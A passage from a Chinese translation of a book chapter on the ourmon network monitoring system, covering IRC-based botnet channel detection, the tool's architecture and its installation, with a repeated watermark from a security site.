本节有关 ourmon 的讨论，我们采用了两个来自 ourmon 报告的表格，称为 IRC 报告（表 6.1 和表 6.2）。该报告每小时更新，是信息包流中看到的各种 IRC 通道的统计分析。我们对报告进行了简化，省去了所有的细节和数字，将其精简成现在讨论的两个表格。IRC 报告包含一系列 IRC 通道（聊天室名字）和隶属于这些通道的主机（IP 地址），显示了所有的通道和 IRC 主机的各种统计数据及其对它们的分类。通道和主机可以各种方式进行分类包括按照通道中信息量的多少来分类。

表 6.1 IRC 报告：病毒信道

信(通)道名	信道中所有 IPC 消息总数	登录消息数	包含信道名字和送往信道的数据	IP 数量	主机数量	扫描器
lsass445	4572	187	4385	11	8	至少两台扫描器
i-exp	1	0	1	2	1	至少一台扫描器
alien	122	92	30	2	1	至少一台扫描器
hobo	12	8	4	3	1	至少一台扫描器

表 6.2 IRC 报告：hobo 信道中主机信息

hobo	消息统计	扫描权重值	客户端/服务器	端口
192.168.2.3	199	95	H	4929/504
192.168.2.4	159	40	H	1028/21 958
10.0.0.1	756	50	S	25 394/2777

第一张表给出了病毒通道的分类。如果通道具有更多的主机，每台主机有更高的扫描权值，就排列在较高的位置。第 7 章会更详细地介绍扫描权值。现在，只要知道这里仅仅统计主机的数量（蠕虫主机标签下面）。扫描器就是看起来具有扫描行为的主机。它仅仅在寻找其他主机，也许会利用漏洞进行攻击。由于某种原因，表中 lsass445 通道显然除了 11 台主机之外有 8 个扫描器。假如这 8 个扫描器包含任何 IRC 服务器的话，很可能这个通道就是僵尸网络。但是有时确实存在误报，一个通道具有一个或两个高扫描权值的主机很容易被误报（本身无害）。这里称扫描权值为 TCP 扫描权重。我们对表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中的其他3个通道也感兴趣，因为它们属于边界事件，不是那么容易就断言是僵尸客户端网络的。表中的通道hobo和.i-exp是具有相同IP服务器地址的僵尸网络通道（这里没有给出真正的IP地址，我们讨论的实例只限于给定的地址192.168/16或者10/8。在例子中，可以假定以192.168开头的地址为本地，使用10的地址为远程）。事实证明表中通道alien是“无辜”的，而其他两个通道“有罪”。在第8章，讲述僵尸网络时会给出详细的解释，并和第9章一起详细讨论关于怎样通过数据研究来确定通道是否是僵尸网络。

注 释

在企业网络应用中，在日志文件中可能会遇到两种僵尸网络环境。参与僵尸交易的一系列主机称为mesh。基于僵尸网络服务器在企业内外的位置来确定mesh的类型。

- **用户端僵尸mesh** 该术语用于系列僵尸网络用户端。它存在于校园网络或企业及团体网络内且有一个僵尸网络服务器。僵尸网络用户端有时候也称为zombies。
- **服务器僵尸mesh** 该僵尸mesh包含现场僵尸服务器。僵尸网络服务器有时也称为命令与控制（Command and Control，C&C）主机。

案例4 僵尸服务器

本案例是有关如何探测校园内的僵尸网络服务器（C&C）。前面提到，ourmon带有IRC报告，并且有几个基于RRDtool的图表，如图6.4。该图显示了重要的IRC协议信息的总体网络统计，包括JOIN、PINGS、PONGS和PRIVMGS的统计。假设能发现异常，在服务器和客户端之间使用PING和PONG信息以保持连接（JOINS也用于这类情况）。一般对PING和PONG的消息统计是每个采样周期大约30s（30s是ourmon基本的采样时间）。突然PING和PONG消息曲线向上走。奇怪为什么吗？很简单：一个僵尸网络客户端变成了僵尸网络服务器，突然有大约50 000个远程僵尸客户端。IRC报告也显示了该链接中让人吃惊的波峰。在后面的章节中，我们会再次讨论这个僵尸服务器案例。

工具和陷阱

僵尸网络服务器和客户端

僵尸网络服务器可以具有成千上万的客户端。一般情况下人用于聊天的IRC通道不会有如此多的客户端。在我们学校，从来没有见过一个用于真人聊天的IRC通道上超过50台主机。因此，如果看见有36 000台主机的IRC通道，可以很肯定，出现了僵尸网络服务器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

僵尸网络客户端是一段软件。它可能下载更新的版本，能够从C&C服务器获得命令。因此，僵尸网络客户端在任何时候都能成为僵尸网络服务器，或者改变自身的IRC通道、端口、远程僵尸网络服务器的IP，也可能是其他的属性，包括所采用攻击的设置。它仅仅是软件，而且总能够下载功能更强大的新版本。




图 6.4 IRC信息统计

Ourmon 如何工作

为了安装和使用 ourmon，必要了解 ourmon 的结构组成。为便于讨论，请参考图 6.5 ourmon 总体结构图，介绍一些重要的配置文件和输出文件。

首先，我们要知道作为软件，ourmon 是一个包嗅探系统，必须与网络连接来获取所有信息包：或者是通过以太网交换机进行端口镜像得到信息包（发送信息包从一个端口到 ourmon 嗅探端口），或者通过旧的以太网网络集线器技术，默认是在所有的以太网端口共享信息包。我们可以称之为网络捕获（network capture）。也有可能在单独的主机上运行 ourmon，仅仅观察该机的信息包，这种情况我们称之为主机捕获（host capture）。这对于一个重要的服务器或者由于某种原因你认为会成为黑客目标的主机来讲也许有意义。但是，通常 ourmon 是一个企业级的工具，用于观察一个企业网络中所有的信息包（或者服务器上的所有信息包）。本书中，我们假定企业安装了 ourmon。

Ourmon 软件分为两大部分：

- 探测器（在 ourmon 文档中有时称为前端），嗅探（信息）包并总结成不同比特的数据信息。
- 后端图形引擎，处理探测器的输出并制作网页图形、ASCII 报告、日志记录和报

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6.5 Ourmon 总体结构图

告。通过 Ourmon 的网页接口，可以从网上看到一些结果。某些结果（如日志）在网页上看不到。后端图形引擎要求用户安装网络服务器（如流行的Apache网页服务器一样）。

探测器用 C 语言编写，采用 libpcap 库以阅读脱离核心缓冲区的信息包。Libpcap（见 www. tcpdump. org）用于 UNIX 系统。它隐藏了嗅探信息包的细节，这使得采用它的工具如 ourmon 和 snort 更为便捷。实际上称 Ourmon 探测器为 ourmon（或许这不是个巧妙名字）。它一般通过调用 ourmon. sh 的 shellscript 来启动，如下所示：

```
# ourmon. sh start
```

或者可以如下停止调用：

```
# ourmon. sh stop
```

探测器通过名为 ourmon. cfg 的 ASCII 配置文件来进行配置，Ourmon 提供该文件，但是需要进行定制。例如，设置一个企业的当地网络掩码就是很重要的，这使得 ourmon 能够确定某 IP 到底是企业内部还是外部的。探测器永远处于运行中（我们希望是这样），一般在系统启动时开始运行。该探测器可以在 Linux 或 FreeBSD 上运行。当加载的信息包流量大时最好选择 FreeBSD，当然在 Linux 中也起作用工作（第 9 章中，我们会进一步讨论如何优化探测器）。探测器产生一组大量的输出文件。这些 ASCII 文件作为后端图形引擎的输入。因而，探测器的输出文件成了后端图形引擎的输入文件。

应该指出，为实现最优化，可以将探测器安装在独立的计算机上，然后将输出文件设法拷贝至安装后端图形引擎的计算机上。这样可以使得安装探测器的计算机 CPU 更多地用于探测，同时如果需要，也能够将网络服务器隔离在防火墙外面（在 DMZ 隔离

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

区之外）。最简单的安装方式是将 ourmon 的所有部分安在同一台主机上，在本书中假设采用该种安装方式。

另外一种关于设计探测器和图形引擎的方法，我们可以称为周期时间。系统中有许多的周期时间，这是网络管理的基本概念，ourmon 根本上就是一个网络管理系统，偶尔也用于有趣的异常检测。探测器运行周期为 30s。换言之，每 30s 在其不同的输出文件中产生信息包输入的一个快照（例如，探测器的主输出文件称为 mon. lite，但是它仅仅是一个写满了数据的 ASCII 文件）。因此，基本上探测器运行 30s，产生一系列各种形式的统计数据，然后将那些统计数据写出去，计数器清零，重新开始。这给了我们一个在后端图形引擎中显示的网络视图，称之为“当前”视图。这个视图滞后当前的时间决不会超过 1min。总的说来，探测器每 30s 快照间隔产生数据，这不是实时浏览，但是一般情况下描述的是“接近时间”，因为它滞后于实际时间不是很多。现在，我们可以看图形引擎软件，它有一些额外的周期时间，包括每小时和每天的报告总结。

图形引擎通过 UNIX crontab script 用 3 个基本周期时间来驱动（在 UNIX crontab 脚本登陆之外用 3 个基本周期时间来驱动图形发动机）。对 UNIX 来说，crontab 仅仅是进行进度任务的一条途径。名字为 omupdate. sh 的脚本每一分钟调用一次，产生网页/图形和 30s 的 ASCII 报告。实际上该脚本每分钟工作两次，这样 ourmon 才能进行 30s 的网页信息更新。也有些脚本按小时运行，有一个脚本在午夜运行。按小时运行的脚本记录 30s 的日志信息，产生小时摘要报告。午夜运行脚本记录每天最后一个小时的报告，并创建每日报告。Ourmon 大约保留一周的日报告。并非所有的事情都有日报告，但是许多这样的报告对与僵尸网络有关的工作很重要。表 6.1、6.2、6.3（注意图上有标记“Daily”）是 30s 输出的例子，也是 RRDtool 子系统的例子。关于僵尸网络案例的表 6.1 是当天的小时摘要，以 ASCII 报告的形式表示。IRC30 秒摘要的报告形式的确存在，仅仅由于 IRC 是一个缓慢而零散的通信机制，除此以外一般没有什么作用。

可以说后端图形引擎软件是围绕周期时间的概念而组织的，与过去的网络管理概念——网络基准确定有关。基准确定仅仅意味着希望系统给出历史数据的某些特点。例如，从图 6.4 可以看出 IRC 消息统计的意义，一扫该图就可以看出星期五有点异常。网络服务器软件产生两种图表，RRDtool 条形图和前 N 位通信者的柱状图。本书中我们忽略柱状图，因为其对于传统的基于流量的网络监测更为重要。但是，RRDtool 条形图具有一个有趣的特征，那就是 ourmon 中任何一个条形图都包含一套图表：日、周、月和年图表。这使得我们可以根据一年的数据确定基准。第 7 章要看到的异常报告，如包括 TCP 和 UDP 报告的 ASCII 报告数据和第 8 章的僵尸网络 ASCII 报告数据，至多仅有一个星期的有价值的数据。换句话说，如果不是 RRDtool 数据，可能有当前 30s 报告、小时摘要以及每日摘要。这里保留大约一周的有价值的 ASCII 每日摘要。

概略地说，后端图形引擎在网络上产生如下几类数据：

- RRDtool 条形图表。图 6.1 就是一个例子。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 30s ASCII 报告。又称 TCP 端口报告。
- 每小时摘要。每日午夜转化为每日摘要，如表 6.1 和 6.2 中的僵尸客户端信息。
- 事件日志（一星期中作为每日报告保存，每天转换）。重要的系统事件（如一个 IRC 通道中有太多的 IP 主机的警告）记录在事件日志中，在每天/每周的摘要报告中也可以看到。事件日志将在关于 ourmon 的最后部分中讨论。

后端图形引擎也存储两种日志信息。rrddata 目录下存储 RRDtool 数据，具有特殊的格式，可以创建一年的数据基准图表。另一个名为 logs 的目录是后端图形引擎脚本用于存储 ourmon 中所有的与 RRDtool 不相关的日志信息。例如，来自前端的 30s IRC 报告就存在这里，然后建立每小时报告放在网络上。第 9 章在介绍一些高级的数据挖掘技术时，我们将回过头来看看日志目录，根据存储在某些日志目录下的数据可以帮助抽取与僵尸网络有关的 IP 地址。Ourmon 日志系统的一个重要的特点是，一般一周后达到确定的大小，就不会再增大。RRDtool 日志在第一次创建后，就具有固定永久的大小，因而也不会随时间而增大。在日志目录中保存的其他数据每天都在替换，于是，如今天变成昨天，昨天成为前天等。删除掉末尾的一天，因而日志达到一个大概的大小，不会带来管理问题。

Ourmon 的安装

本小节中，假定刚刚下载了 ourmon tar 档案文件，会有类似 ourmon27.tar.gz 的文件，希望安装它。首先，必须了解 ourmon 的目录格局，以便知道哪些文件是什么以及到哪里寻找数据。接下来，讨论系统的依赖环境，探测器和网络服务器软件都需要这个。最后，运行 configure.pl 配置脚本，它来完成大部分工作，同时浅谈如何调动系统。

注 释

一般将 ourmon 安装在/home/mrourmon 目录下，在后文中假设安装在此目录下。如果有安装的问题，确定并查看以下两个文件以获取更多信息：

/home/mrourmon/INSTALL—安装向导

/home/mrourmon/src/web.pages/info.html—ourmon 的帮助文件（采用网页浏览器）

ourmon 是一个自包含系统，除少数情况以外，可以安装在 UNIX 系统的任何地方。最好的方法是解压（tar xzvf ourmon27.tar.gz），然后确定安装在解压的地方或者是移动到其他地方。假定同意安装目录，在安装之前最好阅读 INSTALL 文件，然后运行 configure.pl，它将配置并安装系统。

重要的目录和文件（如/home/mrourmon）位于 ourmon 基本目录下，见表 6.3。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 6.3 Ourmon 目录向导

目录/文件名	注解
INSTALL	安装 howto 文件
Configure. pl	ourmon 配置脚本运行用于建立与安装
bin	可执行文件，包括 shellscripts——由 configure. pl 安装
bin/ourmon	探测器软件可执行文件
bin/ourmon. sh	启动/停止探测器的 shellscripts wrapper
bin/omupdate. sh	运行图表引擎的 shellscripts wrapper
bin/omupdate. pl	最重要的后端脚本——其他脚本
etc/ourmon. conf	探测器配置和输入文件
logs/ *	非 RRDtool ASCII 日志目录（大量）
logs/portreport	TCP 端口报告日志——后面章节会讲到
rrddata	RRDtool 日志目录
rrddata/ourmon. log	RRDtool 错误输出文件——如果 RRD 有问题参见这里
web. pages	symbolic 链接 ourmon 网页浏览器数据目录
web. pages/index. html	主要的 ourmon html 文件——由 config. pl 安装
web. pages/info. html	ourmon 帮助——更多关于输出与配置的详细信息参见此
src/ourmon	ourmon 探测器源码——在 BSD/Linux 中写成 Makefile
src/web. code	ourmon 后端脚本
src/web. pages	ourmon 提供的统计信息页面——由 config. pl 安装

警告

除了以上提到的包含在 ourmon 目录子系统中重要的文件和目录以外，还有一些外部的目录，如由于当地 Apache 网络服务器的设置，可能有外部目录如/var/www/htdocs/，用于图形引擎产生的数据文件发布在网页上。在运行 configure. pl 之前，需要知道网页文件的外部数据目录名称。对于 Apache 服务器，系统数据目录每次安装时都不同。更多信息参阅 Apache 文件（www. apache. org）。

首先讨论系统的依赖环境，这指的是下层的 ourmon 系统需要的库或者设备。由于 ourmon 是开放源码的系统，我们不安装 binaries。我们给出源代码，因而 C 编译器和 Perl[①] 就被认为是系统组件。此外，开放源码的 ourmon 系统设定还可以获得 4 个软件，其中 3 个需要在运行 configure. pl 之前安装。这些重要的系统依赖环境指

- 网络服务器。安装网络服务器是必须的，推荐 Apache（www. apache. org）。
- Libpcap. a。探测器需要它。一般情况下不成问题，但是如果从 www. tcpdump. org 下载和安装，不幸的是，一些 UNIX 发布的是 libpcap 的旧版本。如果第一次运行探测器，它发出并报告所提供的 ourmon. conf BPD 表达中出现解析错误。

① 一种 CGI 脚本语言——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

那么，需要下载并安装适合的 libpcap 版本。

- Libpcre. a。这也是探测器需要的，用于模式匹配标记。通常 Libpcap. a 安装在/usr/local/lib（或者/usr /lib），主页网站是 www. pcre. org。在 FreeBSD 上它在/usr/ports/devel/pcre。在 ubuntu Linux 上，以下命令可以安装它：

```
# apt-get install libpcre3
```

- RRDtool。网络服务器软件需要 RRDtool Perl 库，可以从 Tobia Oetiker 的 RRDtool 站点上获得（http：//oss. oetiker. ch/rrdtool）。

注 释

对于 FreeBSD，ourmon 端口可以在 ourmon 的站点上找到。本书提到的发行的网页是 http：//ourmon. cat. pdx. edu/ourmon/distros/fbsd. port. 27。从该网页得到的文件可以用于自动安装 ourmon。该端口可以解决系统的依赖环境（Apache 除外）。

对于 Linux，参见 ourmon 基础目录/home/mrourmon/ubuntudep. sh 的 shellscript，它采用 Debian getapt 工具来安装系统需要的依赖环境。运行该脚本之后，可以向前运行 configure. pl。

现在，开始运行 configure. pl。但聪明的做法是首先知道它会做什么以及问什么问题。一般情况下，当它询问问题时可以选择默认设置（仅仅按 Enter 键），但是有时候或许想要改变默认设置纠正错误。有几个重要的问题或许需要改变以纠正错误。如果 configure. pl 找不到探测器的编译时间依赖环境，它将会报错并停止，但并不关心是否安装了 RRDtool（你需要确认 RRDtool 的确已经安装）。当然，下面会有一小提示——检测 RRDtool 的安装。大略地说，configure. pl 完成以下工作：

（1）在 bin 目录下编译并安装 ourmon 探测器。

（2）创建 bin/ourmon. sh 脚本用于运行探测器。

（3）在任何需要的系统目录下安装 bin/ourmon. sh 脚本的副本，因而 ourmon 将会在系统启动时启动。

（4）用本地网络掩码 home hetwork net/mask 修改/home/mrourmon/etc/ourmon. conf 也可以修改后端图形引擎软件，因而所有的 ourmon 系统都知道本地 IP 地址和远程 IP 地址的区别。

（5）在 ourmon 的 bin 目录下安装图形引擎软件。

（6）创建需要的日志目录。

（7）在 ourmon Web 目录下安装支持网页。

在运行 configure. pl 前，花点时间浏览下面的配置提示。

Ourmon 安装提示和窍门

采用 configure. pl 来安装 ourmon 软件时，首先需要知道几件重要的事情：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1）知道以太网接口的名字。configure. pl 脚本将会尝试猜测，但是也许会出错。例如，FreeBSD 上或许是 em0，而 Linux 上或许是 eht1。

（2）如果有局域掩码的网络是有意义的，改变脚本提供的默认目录。例如，可能有网络 192. 2. 0. 0/16，则将其放入。如果不这样做，稍后可以改变 etc/ourmon. conf 和重新启动探测器。

（3）安装图形引擎软件时，configure. pl 需要知道应该把解压 ourmon 时到达的支持网络文件至于何处，也需要知道运行时间产生的网络文件应该放在何处。这是外部网络目录，需要通过（Apache）网络服务器使其可以到达网络。需要进行网络服务器配置（超出本书范围）。根据选取的 UNIX 配置，Apache 网络服务器会有全局的 htdocs 目录。例如，对 FreeBSD 目录为/var/www/data/。运行 configure. pl 前，需要知道该目录位于什么地方。configure. pl 将会记下支持的网络服务器目录，并将 ourmon 路径设置为它（因此，在文件系统中设置目录/var/www/data/ourmon，在网络上为 http：//yoursyestem/ourmon）。支持网络文件和运行期间产生的文件（不含日志文件）都将放在该目录下。一般任何网络服务器都有一个缺省数据目录，是放置 ourmon 网络文件目录的好地方，将 ourmon 网络文件目录放在缺省数据目录中。

（4）configure. pl 尝试确定系统采用什么形式的 crontab，并创建需要的 crontab 目录。可以选择安装程序修改 crontab 根文件，或者选择安装程序写入需要的 crontab 命令到一个文件，以便手动更新 crontab 根文件。

没有 crontab 命令，系统将不工作。注意，如果确实将 crontab 命令放在活目录 crontab 文件中（如在 FBSD 上的/root/crontab），网络服务器软件将会开始运行，可能会收到来自系统的 E-mail，投诉探测器输入文件不存在。删掉 E-mail 并启动探测器，投诉将会停止。

另一个技巧值得一提。就是在 ourmon bin 中运行任何可执行文件都不会造成损坏，仅仅是进行测试。因此，如检查 RRDtool 包是否安装的简单方法是，手动运行 bin/omupdate. pl 或者在 debug 模式下调用 Perl：

```
# perl - d bin/omupdate. pl
```

运行一次，并不会严重破坏日志记录。如果没有找到 RRDtool 包，上述两种情况（手动运行或者调用 Perl 调试器）都会产生投诉。如果这是事实，INSTALL 文件会提示如何安装 RRDtool。

注 释

在 etc/ourmon. conf 文件中，有一个神奇的配置行叫 honeynet net/mask。

第 7 章提到的 TCP 端口报告（或者其他地方）中采用了不同的应用标志，当 ourmon 获悉某个特定的 IP 主机发送的包有令人感兴趣的事情时出现。应用标志 P 称为“蜜罐”。如果在网络上有空间并创建一个所谓的暗网（或者蜜网），可以告知 ourmon 该网的网络掩码。之后它将标记 IP 主机发送包到该网。暗网是没有主机的网络。这对于捕捉扫描器和禁止某些 P2P 应用（Kazza 声名狼藉，但是我们对它没

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有经验）相当有用且十分简单。它可以有效减少任何误报问题。换言之，如果看见标志 P，可以肯定 99.9%是扫描器。用于构建暗网的网络空间是一个有趣而开放的问题。我们相信/24 网络就可以，网络里程可以不同。无论如何，这是一个相当有意义的事情。因此如果可能，构建暗网捕捉扫描器。

注　释

若有疑问，参阅/home/mrourmon/INSTALL 的 INSTALL 支持文件。

小结

本章介绍了 ourmon 网络管理和异常检测系统。Ourmon 是一个免费的开放源代码工具，可从 www. sourceforge. com 下载。本章也介绍了 4 个案例，在接下来的 3 章中会用它们来更深入地研究和探讨 ourmon。此外，我们讨论了作为软件系统的 ourmon 是如何工作的，并学习了如何配置和安装 ourmon。

针对僵尸网络，在案例中反复重申了它的几个基本行为模式。第一个案例中，我们可以看到一个从外面发起的多重主机 DoS 攻击，目标是某些类型的当地服务器。第 9 章讲述 ourmon 高级技术时，我们会再次谈到这个案例。该案例很令人头痛，因为大型 DDoS 攻击很难监控，可以导致大范围网络危机。第二个案例关注的是大量并行网络扫描，第 7 章讨论异常检测时，我们将谈及如何获得关于这类扫描的更多信息。当然，这里所有的案例显示的都是来自外部的攻击。有时这些攻击可能是由内向外的，那样在企业网络中会显露出主机染毒的危险信号。Ourmon 的异常检测系统功能强大而且很重要，充分了解并掌握它有助于对抗僵尸网络，至少可以帮助检测攻击系统。显然，ourmon 的 IRC 机制不总是能检测出僵尸网络或带有蠕虫或病毒的网络，因为这些系统可能不用 IRC 通道或者完全没有这样的通信通道。这是另外一个需要充分学习了解 ourmon 基本异常检测子系统的很好的理由。后面的两个案例是关于僵尸网络主机、僵尸客户端主机以及内部僵尸网络主机的。第 8 章我们将讨论 ourmon 的 IRC 统计和报告特征，这能帮助确定是否有所有类型的僵尸网络主机攻击（有时是被动的）。

快速回顾

案例分析：在黑暗中跌撞前行的事情

- √ Ourmon 采用了基于 Tobisa Oetiker 的流行的 RRDtool 系统的图表（http：//oss. oetiker. ch/rrdtool）。
- √ pkts 滤波器显示 ourmon 系统每秒处理的信息包数目（p/s）。
- √ 需要每天观察 ourmon 图表和数据，经过一段时间后知道什么是正常，之后才能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

发现异常。

- √ pkts 滤波器可用于观测 DoS 和 DDoS 攻击。
- √ 蠕虫图表滤波器可用于感测大型并行扫描。
- √ IRC 的每小时报告可用于查看恶意 IRC 通道，可能显示僵尸网络行为。
- √ RRDtool 的 IRC 信息统计图表可以显示校园网的僵尸网络服务器。

Ourmon 如何工作

- √ ourmon 在结构上有两个主要部件，探测器（嗅探）用于捕捉信息包，后端图形引擎制作相关网页。
- √ ourmon 有 3 个重要的周期时间。探测器每 30s 产生输出。后端软件产生包含每小时和每天 ASCII 报告的基线数据（用于确定基准）。
- √ RRDtool 图表包括每天、每周、每月和每年图表。
- √ ourmon 动态产生网页和日志。可以用日志抽取出具体特例的更多信息，也用于 ourmon 内部产生每小时摘要。

Ourmon 的安装

- √ 工具 configure. pl 用于安装 ourmon。
- √ Ourmon 有不同的依赖环境（我们不提供软件），包括网络服务器、RRDtool 库、libcap 库，以及 PCRE 库。这些应该在配置 ourmon 之前安装。
- √ ourmon. sh 脚本用于启动探测器。
- √ 后端图表软件每分钟从 crontab 根文件运行。
- √ 安装中遇到问题，参见 INSTALL 文件。
- √ 将小型子网络作为暗网是一个很好的实践，对于探测扫描主机很有帮助。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：ourmon 中哪部分对僵尸网络检测来说最重要？

答：第 7 章讨论的异常检测系统和第 8 章有关僵尸网络的部分对于僵尸网络探测很有用。

问：ourmon 中哪部分对异常检测来说最重要？

答：第 7 章我们将讨论 TCP 和 UDP 端口报告以及端口报告的新 E-mail 版本。它们都用于异常检测。就是说，在某种普遍意义上大部分的 ourmon 组件对异常检测有用，因为如果知道什么是正常的，就可以检测什么是不正常的（异常）。不方便的是，必须查看一段时间（可以说至少一星期）的统计数据。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：ourmon 的哪部分可能对检测垃圾邮件有用？

答：E-mail 端口报告。尽管本书中我们不讨论排名前 *N* 的通信者，对排名靠前的主机信息包和端口 25 的使用情况的统计可以显露垃圾邮件的情况。这里真正的好办法是采用防火墙或者访问控制列表以锁住非 E-mail 服务器的那些主机端口 25。

问：如何用 ourmon 探测 DoS 或者 DDoS 攻击？

